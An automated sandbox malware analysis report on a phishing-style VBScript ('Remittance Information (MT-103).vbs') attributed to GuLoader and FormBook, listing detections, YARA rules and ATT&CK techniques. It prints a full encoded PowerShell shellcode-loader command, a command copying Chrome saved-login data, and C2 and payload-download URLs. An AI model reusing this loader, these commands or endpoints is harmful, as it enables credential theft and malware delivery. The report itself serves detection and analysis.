ID: 558870
Sample Name: Remittance Information (MT-103).vbs
Cookbook: default.jbs
Time: 15:44:07
Date: 24/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

Remittance Information (MT-103).vbs

Overview

General Information

Sample Name:	Remittance Information (MT-103).vbs
Analysis ID:	558870
MD5:	d693624e3d9614.
SHA1:	9c50c26e8b2f9c…
SHA256:	dcc73a1351b6b7..
Tags:	vbs
Infos:	



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


FormBook
GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected FormBook malware
- VBScript performs obfuscated calls…
- System process connects to networ…
- Sigma detected: Suspect Svchost A…
- Yara detected GuLoader
- Found malware configuration
- Yara detected FormBook
- Malicious sample detected (through…
- Tries to steal Mail credentials (via fi…
- Maps a DLL or memory area into an…
- Tries to detect Any.run
- Wscript starts Powershell (via cmd …

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 5812 cmdline: C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\Remittance Information (MT-103).vbs" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - powershell.exe (PID: 6944 cmdline: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -EncodedCommand "IwBBAEkAUgBFAEQAIABTAGUA
bgBnAGUAbABlAGoAIABWAGUAbgBkAGUAdABhADgAIABUAEUASQBTAFQARQAgAEYAbwBlAGwAZQBsAHMAZQBzAG0AOQAgAGEAbgB0AGkAdAB5AHIAbwAgAFQA
SQBMAFMAIABCAEwARwBGAFIAVQAgAEIAeQBkAGUAZgA1ACAATQBpAGwAaQA1ACAAQQBwAHAAbwBzACAAcwBvAGYAdABmAG8AbgB0AGUAdAAgAGEAbABrAG8A
IABuAG8AbgBtAGEAcgBrAGUAdAAgAE0AbwBkAGkAcwAgAE0AbwBpAHMAIABVAG4AdgBlAGkAbABlAGQAIABVAG4AZQBtAGEAYwAgAGcAYQByAGIAbABlAHMA
ZgAgAHQAZQBlAG4AYQAgAFMASABVAFQAVABMAEUAIAANAAoADQAKAA0ACgBBAGQAZAAtAFQAeQBwAGUAIAAtAFQAeQBwAGUARABlAGYAaQBuAGkAdABpAG8A
bgAgAEAAIgANAAoAdQBzAGkAbgBnACAAUwB5AHMAdABlAG0AOwANAAoAdQBzAGkAbgBnACAAUwB5AHMAdABlAG0ALgBSAHUAbgB0AGkAbQBlAC4ASQBuAHQA
ZQByAG8AcABTAGUAcgB2AGkAYwBlAHMAOwANAAoAcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGMAbABhAHMAcwAgAE8AZgBhAHkAdgBlADEADQAKAHsA
DQAKAFsARABsAGwASQBtAHAAbwByAHQAKAAiAG4AdABkAGwAbAAuAGQAbABsACIAKQBdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgAdABlAHIA
bgAgAGkAbgB0ACAATgB0AEEAbABsAG8AYwBhAHQAZQBWAGkAcgB0AHUAYQBsAE0AZQBtAG8AcgB5ACgAaQBuAHQAIABPAGYAYQB5AHYAZQA2ACwAcgBlAGYA
IABJAG4AdAAzADIAIABTAHcAYQB0ADkALABpAG4AdAAgAFIAYQBzAGsAbwA4ACwAcgBlAGYAIABJAG4AdAAzADIAIABPAGYAYQB5AHYAZQAsAGkAbgB0ACAA
TQBlAHQAegBlAHIAZQBzAHAAZQA5ACwAaQBuAHQAIABPAGYAYQB5AHYAZQA3ACkAOwANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAawBlAHIAbgBlAGwA
MwAyAC4AZABsAGwAIgApAF0AcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAASQBuAHQAUAB0AHIAIABDAHIAZQBhAHQAZQBGAGkA
bABlAEEAKABzAHQAcgBpAG4AZwAgAEIAVQBUAFQARQBSAE0AQQAsAHUAaQBuAHQAIABDAG8AbgB0AHIAYQA2ACwAaQBuAHQAIAB1AG4AZAB2AHIAcABpAGUA
dABpACwAaQBuAHQAIABPAGYAYQB5AHYAZQAwACwAaQBuAHQAIABGAG8AbABkAHkAcwB5ADcALABpAG4AdAAgAE8AYgBvAGUAcgA4ACwAaQBuAHQAIABCAEwA
VQBGAEYAKQA7AA0ACgBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBrAGUAcgBuAGUAbAAzADIALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQA
aQBjACAAZQB4AHQAZQByAG4AIABpAG4AdAAgAFIAZQBhAGQARgBpAGwAZQAoAGkAbgB0ACAAUgBhAHMAawBvAGQAMAAsAHUAaQBuAHQAIABSAGEAcwBrAG8A
OAAxACwASQBuAHQAUAB0AHIAIABSAGEAcwBrAG8AOAAyACwAcgBlAGYAIABJAG4AdAAzADIAIABSAGEAcwBrAG8AOAAzACwAaQBuAHQAIABSAGEAcwBrAG8A
OAA0ACkAOwANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAdQBzAGUAcgAzADIALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAA
ZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAEMAYQBsAGwAVwBpAG4AZABvAHcAUAByAG8AYwBXACgASQBuAHQAUAB0AHIAIABSAGEAcwBrAG8AOAA1ACwA
aQBuAHQAIABSAGEAcwBrAG8AOAA2ACwAaQBuAHQAIABSAGEAcwBrAG8AOAA3ACwAaQBuAHQAIABSAGEAcwBrAG8AOAA4ACwAaQBuAHQAIABSAGEAcwBrAG8A
OAA5ACkAOwANAAoAfQANAAoAIgBAAA0ACgAjAEgAdQB0AHUANwAgAGcAYQByAGEAbgAgAGQAeQBzAGMAaAAgAFUATgBVAE4ASQAgAFMAdABvAHIAIABPAFYA
RQBSAEkATgAgAGwAaQBmAHQAbQBhACAARQBsAGUAYwB0AHIAbwBkAGkAIABJAHIAcgBpAHQAZQByAGUAdAA0ACAAQgBvAG4AaQBuAGkAdABlADcAIABlAGMA
ZAB5AHMAbwBuAGEAbgAgAHMAaABhAHIAIABLAGEAcgBhAG4AdABuAGUAcwB0ACAAYgByAHUAdAB0AG8AIABhAG4AdABpAGEAYwBpACAARgB5AHIAbQBlACAA
TABhAHUAZAByAHUAcAB0AHIAaQA2ACAAZABlAHMAcABvAHQAaQB6ACAAVABlAG0AcABlAGwAawAgAFIAZQB0AHMAcwBpAGsAIABkAGUAbQBvAHUAZABnAGEA
dgBlACAAVABBAEMAVABVACAATwBiAGoAdQAgAEwAVQBEAEkAQwBSAE8AVQBTAEMAIABzAHQAdQBtACAAVQBuAHAAbAAgAE8AdQB0AHMAaABvADgAIABuAG8A
bgBwAG8AcwAgAFQAYQBsAGUAaABtACAAUABhAHIAIANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAGoAbwBiAG4AYQB2AG4AIgAgAA0ACgBUAGUA
cwB0AC0AUABhAHQAaAAgACIARABSAE8ATgAiACAADQAKACQATwBmAGEAeQB2AGUAMwA9ADAAOwANAAoAJABPAGYAYQB5AHYAZQA5AD0AMQAwAD
QAOAA1ADcANgA7AA0ACgAkAE8AZgBhAHkAdgBlADgAPQBbAE8AZgBhAHkAdgBlADEAXQA6ADoATgB0AEEAbABsAG8AYwBhAHQAZQBWAGkAcgB0AHUAYQBsAE
0AZQBtAG8AcgB5ACgALQAxACwAWwByAGUAZgBdACQATwBmAGEAeQB2AGUAMwAsADAALABbAHIAZQBmAF0AJABPAGYAYQB5AHYAZQA5ACwAMQAyADIAOAA4AC
wANgA0ACkADQAKACMAYQBpAHMAaABhAGgAcwBrAGEAIAB3AGgAYQBtAHAAbABhAHYAZQAgAFMAdAB1AGQAaQA3ACAAQQBsAGwAZQBnAHIAZQA4ACAAUABhAH
IAdABpAGMAdQBsAGEAcgAzACAAUwBhAHYAYQBnADMAIABhAG4AawBvAG0AcwB0AHIAIABCAFkARwBOAEkATgBHAFMAUwBOACAAUwBwAGUAZQBkAGUAIABWAG
kAbgBoAHMAMgAgAFUAbgBkAGUAcgBlADgAIABFAHAAdQBjAGEAbABiAGkAYQBsACAAUwBVAEIAVABFAFMAVAAgAEQAZQBnAHIAYQAgAEIAZQBtAGUAYQBuAD
gAIABQAFIAUwBJACAAUwBvAGwAZABhAHQAZQByAGgAagAgAFAAcgBvAHMAdABpAHQAdQB0AGkAMQAgAHUAdABuAGsAZQBsACAAQQBjAHIAZQBhAGcAZQBzAD
cAIABGAE8AUgBEACAAVQBOAFMATwBMAEUATQAgAE8AQwBDAFUAUABJACAAQQBDAEMATwBVAFQAIABLAFUATABUAFUAIABGAG8AcgBoAGEAaQBs
AGUAOQAgAHAAbABhAHQAIABvAGUAZgBvAGMAIABLAE4AQQBTAEUATgAgAEsAbgB1AHIANwAgAFAAaQBlAGIAYQBsAGQAbAB5ADcAIABKAFUAQgBBAFIAVABB
AFMAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAEYAYQBsAGIAeQBkAGUAbgBkAGIAIAANAAoAJABPAGYAYQB5AHYAZQAyAD0AIgAkAGUAbgB2ADoAdABl
AG0AcAAiACAAKwAgACIAXABDAGgAYQBtAHAAYQBnADYALgBkAGEAdAAiAA0ACgAjAGYAbABvAG8AIABtAGkAbABpAGUAdQBiAGUAcwAgAEUAbQBlAG4AZABl
ADkAIABnAHIAbQB1AG4AcABvAGUAZABpACAAcwBFAEUAUAAgAFAAUgBFAFYAQQBSAEkAQwBBACAARQBuAGQAcwBoAGEAawBlAHUAYgA5ACAAcwBvAHIAYQBu
AGUAcgAgAFMAdgBlAGwAbgBpAG4AZwBzAHQAOQAgAGoAbwByAHUAbQAgAE0ARQBEAEwARQBNAFMATABJACAAQQBmAHIAaQBrAGEAbgBpAHMAZQAxACAAQQBs

AGcAYQBlAG8AbABvAGcAeQAzACAAVQBkAHIAaQB2AG4AaQBuAGcAZQAgAGoAZQBsAGwAaQBsAHkAZwBlACAAUwBLAEEATQBMAEUAUgBOAEUAIABTAEMASABV
ACAATgBVAEwATABJAFQAWQBTACAAUgBlAHMAdABpADYAIAANAAoAJABPAGYAYQB5AHYAZQA0AD0AWwBPAGYAYQB5AHYAZQAxAF0AOgA6AEMAcgBlAGEAdABl
AEYAaQBsAGUAQQAoACQATwBmAGEAeQB2AGUAMgAsADIAMQA0ADcANAA4ADMANgA0ADgALAAxACwAMAAsADMALAAxADIAOAAsADAAKQANAAoAIw
BTAEEAUABJACAATQBlAGQAbABiAGUAcgAgAEYAcgBpAHMAcgBpAG4AZABlADYAIABSAGUAdgBpAGIAcgBhAHQAZQBkACAAUgBlAHQAdABlAHIAdAAgAFAAcg
BvAHQAbwAgAEwAbwB2AG4AZAA1ACAAUwBwAHIAZQBkADUAIABSAEgAWQBUAEgAIABCAGEAcwBoAGEAdwAgAFQAaABlAG8AZwBvAG4AaQBjADgAIABpAG4Acw
BvAGwAIABTAGEAbgBrADQAIABCAFUATABMAFIAVQBTAEgARQBTACAASwBlAGoAcwBlAHIAdABvAG8AbgAgAFQAdgBhAG4AZwBzAGYAagBlADIAIABDAGEAdA
BhAGMAYQA2ACAAbwB0AHQAZQByACAADQAKAFQAZQBzAHQALQBQAGEAdABoACAAIgBHAHIAaQBmADQAIgAgAA0ACgAkAE8AZgBhAHkAdgBlADUAPQAwADsADQ
AKACMAcwBhAGwAaQBjAHkAbABzAGMAIABFAG4AZABvADQAIABGAHUAbABnAHUAcgBjAGEAIABCAHUAbgBkAHMAIABPAHAAZQByAGMAdQBsAGUAMwAgAHAAZQ
ByAG0AIABNAGUAcwBtAGUAcgBpAGMAMgAgAEEAYgBzAG8AIABLAE8ATgBUAFUAUgBUAEUAIABFAFIASwBFAE4ARABFAEwAUwBFACAAUwBVAEIARQBYAFQAIA
BQAHQAZQByAG8AZwByAGEAIABnAGEAcwBsAGkAZwBoAHQAZQBkACAAYgBvAHIAdABsAG8AdgBlAHIAIABhAG4AdABpACAAQwByAHUAZABsACAAdAByAGEAbg
AgAEoAYQBnAHQAbABlAGoAZQBuADkAIAB3AGkAZQBuAGUAcgBzAHQAbwAgAHUAbAB5AGsAIABuAG8AdABhAHQAIABRAGEAcwBpAGQAYQBhAHoAYQB0ACAAZg
BvAHQAbwBrAG8AIABGAEEARwBFAFIASABBAEwAVgBMACAADQAKAFQAZQBzAHQALQBQAGEAdABoACAAIgBzAGgAbwByAGUAbAAiACAADQAKAFsATwBmAGEAeQ
B2AGUAMQBdADoAOgBSAGUAYQBkAEYAaQBsAGUAKAAkAE8AZgBhAHkAdgBlADQALAAkAE8AZgBhAHkAdgBlADMALAAyADYAMAA0ADIALABbAHIAZQBmAF0AJA
BPAGYAYQB5AHYAZQA1ACwAMAApAA0ACgAjAFUATgBNAEkAVABSACAAZABkAbABiAG8AcgBlAG4AIABJAE4AQQBMAEkAIABpAG4AZAB0AGEAcwAgAEUAdA
B5AG0AbwA4ACAAcgBlAGQAcgBlAHMAcwAgAFMAQwBZAEwAIABLAGkAbgBrAHUAbgBkADMAIABLAGUAcgBhAHQAaQBuAG8AcAAgAEwAQQBOAEcAUwBLAEcARw
BFACAAcwBrAGkAbAB0AG4AaQBuAGcAZQAgAFAAUgBPAFYATwBLACAATABhAG4AZABlAHYAZQBqACAAQQBuAHMAdABpAGsAbgBpAG4AZwA1ACAAUwB1AGIAcA
BoAHIAZQBuAGkAYwAgAEcAbABhAHIAbQAgAE0ATwBOAE8AQwAgAEYATwBSAEIAVQBOAEQAUwBLAEEAIABNAGEAdgBlADYAIABTAHAAZABiAHIAbgBzAHAAbA
BlADgAIABIAGEAbgBkAGwAZQBtAGEAYQAgAFQAZQBtAHAAIABBAGQAaABhAHIAbQBhAHMANAAgAE8AVQBUAFcAUgBBAE4AIABFAGsAcwBwAGUAZABpAHQAaQ
AgAFUAbgBjAGEAcwB0ADkAIABqAHUAZABhAGkAcwAgAEEAbgBhAHIAawBpAHMAbQAyACAADQAKAFQAZQBzAHQALQBQAGEAdABoACAAIgBiAHUAdABpAGsAcw
BpAG4AdgAiACAADQAKAFQAZQBzAHQALQBQAGEAdABoACAAIgBOAEcAUwBBAEIATwAiACAADQAKAFQAZQBzAHQALQBQAGEAdABoACAAIgBMAGUAagBlAGwAbw
B2AGUAIgAgAA0ACgBUAGUAcwB0AC0AUABhAHQAaAAgACIATgBlAGQAcgBpAGcAaABlAGQANgAiACAADQAKAFQAZQBzAHQALQBQAGEAdABoACAAIgBQAFkAUg
BPAEwAVQBTAEkAIgAgAA0ACgBUAGUAcwB0AC0AUABhAHQAaAAgACIAUwBhAGYAdABoAG8AbABkACIAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAGIAaQ
BzAGsAdQBpACIAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAEsAbwBsAGwAMgAiACAADQAKAFQAZQBzAHQALQBQAGEAdABoACAAIgBGAGwAbwBuAGUAbA
BsACIAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAFIAQQBOAEQATwAiACAADQAKAFQAZQBzAHQALQBQAGEAdABoACAAIgBLAFUAUABPAE4ASwAiACAADQ
AKAFQAZQBzAHQALQBQAGEAdABoACAAIgBIAEUATABIAEUARABTAEwAIgAgAA0ACgBUAGUAcwB0AC0AUABhAHQAaAAgACIARQBSAEgAVgBFAFIAUwBUACIAIA
ANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAEkATgBEAEYAQQBOAEcATgBJAE4AIgAgAA0ACgBbAE8AZgBhAHkAdgBlADEAXQA6ADoAQwBhAGwAbABXAGkAbg
BkAG8AdwBQAHIAbwBjAFcAKAAkAE8AZgBhAHkAdgBlADMALAAgADAALAAwACwAMAAsADAAKQANAAoADQAKAA== MD5: DBA3E6449E97D4E3DF64527EF7012A10)

- conhost.exe (PID: 6900 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- csc.exe (PID: 3400 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\5wwhq3bl\5wwhq3bl.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 6276 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES4377.tmp" "c:\Users\user\AppData\Local\Temp\5wwhq3bl\CSCEED551C9B69E4D3BACB27851B833AAE.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- ieinstal.exe (PID: 3540 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: DAD17AB737E680C47C8A44CBB95EE67E)
  - explorer.exe (PID: 3440 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
    - svchost.exe (PID: 348 cmdline: C:\Windows\SysWOW64\svchost.exe MD5: FA6C268A5B5BDA067A901764D203D433)
      - cmd.exe (PID: 5644 cmdline: /c copy "C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data" "C:\Users\user\AppData\Local\Temp\DB1" /V MD5: F3BDBE3BB6F734E357235F4D5898582D)
        - conhost.exe (PID: 5684 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - ieinstal.exe (PID: 4624 cmdline: "C:\Program Files (x86)\internet explorer\ieinstal.exe" MD5: DAD17AB737E680C47C8A44CBB95EE67E)
    - ieinstal.exe (PID: 6724 cmdline: "C:\Program Files (x86)\internet explorer\ieinstal.exe" MD5: DAD17AB737E680C47C8A44CBB95EE67E)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.usyeslogistics.com/k6sm/"
  ],
  "decoy": [
    "mingshengjewelry.com",
    "ontimecleaningenterprise.com",
    "alyssa0.xyz",
    "ptecex.xyz",
    "dukfot.online",
    "pvcpc.com",
    "iowalawtechnology.com",
    "nestletranspotation.com",
    "mysithomes.com",
    "greenlakespaseattle.com",
    "evofishingsystems.com",
    "unilytcs.com",
    "ordemt.com",
    "dentalbatonrouge.com",
    "pictureme360.net",
    "chalinaslacatalana.com",
    "newmirrorimage.xyz",
    "pinklaceandlemonade.com",
    "rapinantes.com",
    "yzicpa.com",
    "josephosman.com",
    "robsarra.com",
    "shumgroup.net",
    "flooringnewhampshire.com",
    "onceadayman.com",
    "audiomacklaunch.xyz",
    "hurryburry.com",
    "golfvid.info",
    "tutortenbobemail.com",
    "tatlitelasorganizasyon.com",
    "tqgtdd.space",
    "classicalruns.com",
    "xx3tgnf.xyz",
    "galwayartanddesign.com",
    "qidu.press",
    "crypto-obmennik.com",
    "dn360rn001.com",
    "tridim.tech",
    "phamhome.com",
    "mediadollskill.com",
    "loveatmetaverse.com",
    "electric4x4parts.com",
    "azulymargarita.com",
    "isadoramel.com",
    "rubyclean.com",
    "officiallydanellewright.com",
    "wu8d349s67op.xyz",
    "detetivepyther.com",
    "wondubniumgy463.xyz",
    "registry-finance3.com",
    "ultracoding.com",
    "open-4business.com",
    "supremelt.online",
    "pangfeng.xyz",
    "morneview.com",
    "northfloridapsychic.com",
    "kg4bppuh.xyz",
    "friv.asia",
    "epsilonhomecare.com",
    "hbina.com",
    "beachhutprinting.com",
    "sophoscloudoptix.net",
    "managemarksol.site",
    "palestyna24.info"
  ]
}
```

Threatname: GuLoader


```
{
  "Payload URL": "https://www.bulkwhatsappsender.in/bin_FlDFmmV154.bin1"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000001A.00000002.874088041.0000000002A10000.00000040.80000000.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000001A.00000002.874088041.0000000002A10000.00000040.80000000.00040000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b927:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c92a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000001A.00000002.874088041.0000000002A10000.00000040.80000000.00040000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18849:$sqlite3step: 68 34 1C 7B E1 • 0x1895c:$sqlite3step: 68 34 1C 7B E1 • 0x18878:$sqlite3text: 68 38 2A 90 C5 • 0x1899d:$sqlite3text: 68 38 2A 90 C5 • 0x1888b:$sqlite3blob: 68 53 D8 7F 8C • 0x189b3:$sqlite3blob: 68 53 D8 7F 8C
0000001A.00000002.873877212.0000000002710000.00000040.10000000.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000001A.00000002.873877212.0000000002710000.00000040.10000000.00040000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b927:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c92a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 17 entries				

Sigma Overview

System Summary

Sigma detected: Suspect Svchost Activity
Sigma detected: Suspicious Svchost Process
Sigma detected: Suspicious Remote Thread Created
Sigma detected: Accessing WinAPI in PowerShell. Code Injection.

Jbx Signature Overview

AV Detection

Found malware configuration

Yara detected FormBook

Networking

System process connects to network (likely due to code injection or exploit)

Potential malicious VBS script found (has network functionality)

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected FormBook

System Summary

Detected FormBook malware

Malicious sample detected (through community Yara rule)

Wscript starts Powershell (via cmd or directly)

Potential malicious VBS script found (suspicious strings)

Very long command line found

Data Obfuscation

VBScript performs obfuscated calls to suspicious functions

Yara detected GuLoader

Hooking and other Techniques for Hiding and Protection

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

Potential evasive VBS script found (sleep loop)

Anti Debugging

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Encrypted powershell cmdline option found

Sample uses process hollowing technique

Writes to foreign memory regions

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information

Yara detected FormBook

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	5 2 1 Scripting	1 Registry Run Keys / Startup Folder	6 1 2 Process Injection	1 1 Deobfuscate/Decode Files or Information	1 OS Credential Dumping	2 File and Directory Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Shared Modules	Boot or Logon Initialization Scripts	1 Registry Run Keys / Startup Folder	5 2 1 Scripting	1 Credential API Hooking	1 1 4 System Information Discovery	Remote Desktop Protocol	1 Data from Local System	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 1 Command and Scripting Interpreter	Logon Script (Windows)	Logon Script (Windows)	3 Obfuscated Files or Information	Security Account Manager	1 Query Registry	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	2 PowerShell	Logon Script (Mac)	Logon Script (Mac)	1 Rootkit	NTDS	4 2 1 Security Software Discovery	Distributed Component Object Model	1 Credential API Hooking	Scheduled Transfer	1 1 4 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Masquerading	LSA Secrets	2 Process Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 3 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	2 3 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	6 1 2 Process Injection	DCSync	1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	1 Remote System Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue

Behavior Graph



Hide Legend

